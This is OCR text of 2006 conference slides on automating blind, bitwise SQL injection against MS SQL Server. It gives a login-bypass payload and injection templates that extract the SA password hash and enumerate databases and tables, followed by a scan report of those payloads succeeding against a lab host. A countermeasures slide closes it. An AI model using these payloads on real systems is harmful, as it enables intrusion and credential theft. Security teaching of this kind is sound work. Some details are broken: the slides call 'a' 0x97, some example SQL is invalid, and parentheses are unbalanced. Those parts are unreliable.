
Automating SQL Injection Exploits

Mike Shema <mikeshema@yahoo.com>

IT Underground, Berlin 2006



Overview

- SQL injection vulnerabilities are pretty easy to detect.
- The true impact of a vulnerability is measured by the quality of information or access that can be gained with a SQL injection exploit.

Why Automate?

Why Automate?

- An audit is only as good as the auditors.
- Verify the potential impact of a vulnerability.
- Enumeration follows a standard methodology (i.e. one that can automated).
- Enumeration can be tedious.

Types of Exploits

- Process alteration
  - Bypass a login prompt (' OR 1=1)
- Direct enumeration
  - Display the results of an arbitrary query
- Indirect enumeration
  - Indicate the success of an arbitrary query
- Command execution
  - Access some extended functionality of the database

Direct Enumeration Via UNION

- Determine number of columns
- Determine acceptable column types
- Create custom SELECT
- Parse response

Examples

Indirect Enumeration

Indirect Enumeration

- Determine presence of vulnerability
- Characterize positive response
  - AND 1
- Characterize negative response
  - AND 0
- Create custom SELECT
  - Retrieve a single record.
  - Must be able to iterate each bit value of the record.

Bitwise Enumeration

- Walk through the value bit by bit
- Advantages
  - String may be of arbitrary length
  - String may be of arbitrary content
- Disadvantages
  - Can take a long time
  - Subtle differences in handling different data type
    - e.g. VARBINARY may contain 0x00 characters

Bitwise Enumeration

- Convert string index to integer
  - `CONVERT(INT,SUBSTRING(str,index,1))`
- Convert NVARCHAR (Unicode) string index to integer
  - `CONVERT(INT,SUBSTRING(str,index,1))`
- Many other encodings or functions are possible
  - ASCII()
  - BYTE

Bitwise Enumeration

- Core concept demonstrated in Python:

```
>>> a = 'a'                          <-- 'a' = 0x97
>>> for i in range(0,8):
...       ord(a) & 2**i              <-- bitwise AND
...
1
0
0
0
0
32
64
0
```

Bitwise Enumeration

- Core concept applied in SQL:

```
SELECT 1 FROM 'a' & 1;
1
SELECT 2 FROM 'a' & 2;
0
SELECT 4 FROM 'a' & 4;
0
SELECT 8 FROM 'a' & 8;
0
SELECT 16 FROM 'a' & 16;
0
SELECT 32 FROM 'a' & 32;
1
SELECT 64 FROM 'a' & 64;
1
SELECT 128 FROM 'a' & 128;
0
```

Parsing the Responses

- Record responses, e.g.
  false (0)
  true (1)
  true (1)
  false (0)
  false (0)
  false (0)
  false (0)
  true (1)
- 01100001 = 0x97 = 'a'

Tips for Preparing the Query

- Use hexadecimal string representation in WHERE clauses.
  - Avoid single quotes.
  - Can also handle Unicode strings.
- For example:
  - 'mike' = 0x6d696b65
  - 'mike' = 0x6d0069006b006500 (Unicode)

Bitwise Enumeration

- How many requests?
  - 8 per character (strings, binary values)
    - 7 if you know the result only contains ASCII text
  - 32 per integer
- Examples
  - sa password
  - Information schema
    - Databases (catalogs), Tables, Columns
  - Multi-record results

Bitwise Query Template

```
AND #n#
IN
(SELECT
 CONVERT(INT,SUBSTRING(#COL#,#i#,1)
) & #n#
FROM #CLAUSE#
```

Example: MS SQL Server

- Enumerate SA password hash.
  - Column: **`password`**
  - Clause: **`master.dbo.sysxlogins WHERE name LIKE 0x73006100`**
  - Need to enumerate a 48 byte hash.

Example: MS SQL Server

- Complete query:
  -
```
AND #n# IN (
SELECT
 CONVERT(INT,SUBSTRING(password,#i#,1)
& #n#
FROM master.dbo.sysxlogins
WHERE
name LIKE 0x73006100
)
```

Example: MS SQL Server

- Enumerate every database:
  - `SELECT DB_NAME(0)`
  - `SELECT DB_NAME(1)`
  - `SELECT DB_NAME(2)`
  - `SELECT DB_NAME(...)`
- Iterate until no record is returned.
- Query returns a single record as a string.

Example: MS SQL Server

- Complete query:
  -
```
AND #N# IN (
SELECT
   ASCII(
      SUBSTRING(DB_NAME(0),#I#,1)
   )
& #N#
)
```

Example: MS SQL Server

- Now that we have every database name, the next step is to grab all of the tables.
  1) Obtain the table's id (enumerate an integer)
  2) Obtain the table's name (enumerate a string)
- Walk through each table by increasing the minimum BETWEEN range.
- Enumerate the table's name based on its id value.

Example: MS SQL Server

- Walk through each table by increasing the minimum BETWEEN range.
  - **SELECT TOP 1 id**
    FROM *[db..]*sysobjects
    WHERE
    xtype LIKE 0x55
    AND id
    - **BETWEEN 0 AND 2147483647**
    - **BETWEEN 5557508 AND 2147483647**
    - **...**

    ORDER BY id

Example: MS SQL Server

- Complete query:
  -
```
AND #N# IN (
SELECT TOP 1
   CONVERT(VARBINARY,id)
& #N#
FROM [db..]sysobjects
WHERE
xtype LIKE 0x55
AND id BETWEEN 0 AND 2147483647
ORDER BY id
)
```


Example: MS SQL Server

- Enumerate the table's name based on its id value:
  - **SELECT name**
    FROM *[db..]*sysobjects
    WHERE
    xtype LIKE 0x55
    AND id=*id*

Example: MS SQL Server


- The complete query:
  -
```
AND #N# IN (
SELECT
   CONVERT(VARBINARY,
      CONVERT(VARCHAR,
         SUBSTRING(name,#I#,1))
) & #N#
FROM [db..]sysobjects
WHERE
xtype LIKE 0x55
AND id=id
)
```

Paros Plugin



Paros Plugin

- AbstractPlugin.java
  - matchBodyContent()
- TestInjectionSQLBitwise.java
  - Currently targets MS SQL Server
  - Enumerate
    - Database host name
    - User name for database connection
    - SA password hash
    - Each database, table


Paros Scanning Report - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
file:///c:/Documents%20and%20Settings/Administrator/Desktop/LatestSca
Go
Alert Detail
High (Warning)
Bitwise SQL Injection
Description
custom...
URL
http://10.0.1.8/aspnuke/module/support/task/detail.asp?taskid=2%20AND%201%20IN%20(SELECT%20T
Other information
master.. tables: spt_monitor spt_values spt_fallback_db
URL
http://10.0.1.8/aspnuke/module/support/task/detail.asp?taskid=2%20AND%201%20IN%20(SELECT%20T
Other information
aspnuke0_80.. tables: tblDoc tblDocAuthor tblDocBook
URL
http://10.0.1.8/aspnuke/module/support/task/detail.asp?taskid=2%20AND%201%20IN%20(SELECT%20A
Other information
Databases: aspnuke0_80 master tempdb
URL
http://10.0.1.8/aspnuke/module/support/task/detail.asp?taskid=2%20AND%201%20IN%20(SELECT%20A
Other information
Host Name: WIN2KS
URL
http://10.0.1.8/aspnuke/module/support/task/detail.asp?taskid=2%20AND%201%20IN%20(SELECT%20C
Other information
SA password hash: 0x010035351543e0414c4a709311ca237f04efebb0bcecc4f2b9818824b4e579df03e7458
URL
http://10.0.1.8/aspnuke/module/support/task/detail.asp?taskid=2%20AND%201%20IN%20(SELECT%20A
Other information
Current Username: WIN2KS\IUSR_WIN2KS
URL
http://10.0.1.8/aspnuke/module/support/task/detail.asp?taskid=2%20AND%201%20IN%20(SELECT%20A
Other information
Version: Microsoft SQL Server 2000 - 8.00.760 (Intel X86) Dec 17 2002 14:22:05 Copyright (c) 1988-2003
Done

Challenges

Parse HTML Reponses

- Determining parameters that affect content.
- Comparing dynamic content.
- Comparisons that don't require manual intervention.

Parse HTML Reponses

- HTML Comments
  - `<!-- ServerInfo: BAYPPLOGU2A07 2005.08.30.21.29.11 Live1 ExclusiveNew LocVer:0 -->`
  - `<!-- ServerInfo: BAYPPLOGU2B01 2005.08.30.21.29.11 Live1 ExclusiveNew LocVer:0 -->`
  - `<!-- ServerInfo: BAYPPLOGU3B07 2005.08.30.21.29.11 Live1 ExclusiveNew LocVer:0 -->`

Parse HTML Reponses

- Other HTML elements
  - `<META name="DateInSecsSinceEpoch" content="1134594211">`
  - `<META name="DateInSecsSinceEpoch" content="1134594292">`
- Different anchor (<a>) content
- Ad banner constructs

Parse HTML Reponses

- Timestamps
  - **Wednesday, December 14 2005: 15:50:51**
  - **Page generated in: 0.0013 seconds**
  - **Page generated in 0.325261 seconds**
  - **Updated: 12:48 PM PST**
  - **GENERATED: Wednesday, 14-Dec-2005 20:07:07 GMT**

Complex Queries

- Handling large record sets.
- Handling unknown data types.
- Problems with GROUP BY and ORDER BY

Countermeasures

Countermeasures

- These attacks rely on normal SQL injection attack vectors.
  - Create queries with bound parameters
  - Use stored procedures where possible
    - Don't use string concatenation to build it!
  - Perform strong input validation
- Most important to reduce access privileges for the application's database connection!

Questions

Addition Information

- Data-mining with SQL Injection and Inference, David Litchfield
  www.ngssoftware.com/papers/sqlinference.pdf
- Absinthe: SQL injection automation (tool & slides)
  www.0x90.org/releases/absinthe/
- (more) Advanced SQL Injection, Chris Anley
  www.ngssoftware.com/papers/more_advanced_sql_injection.pdf
- Advanced SQL Injection in SQL Server Applications, Chris Anley
  www.ngssoftware.com/papers/advanced_sql_injection.pdf
- Blind SQL Injection: Are your web applications vulnerable?, Kevin Spett
  www.spidynamics.com/assets/documents/Blind_SQLInjection.pdf

...and the movies of John Carpenter (www.theofficialjohncarpenter.com)

Thank You!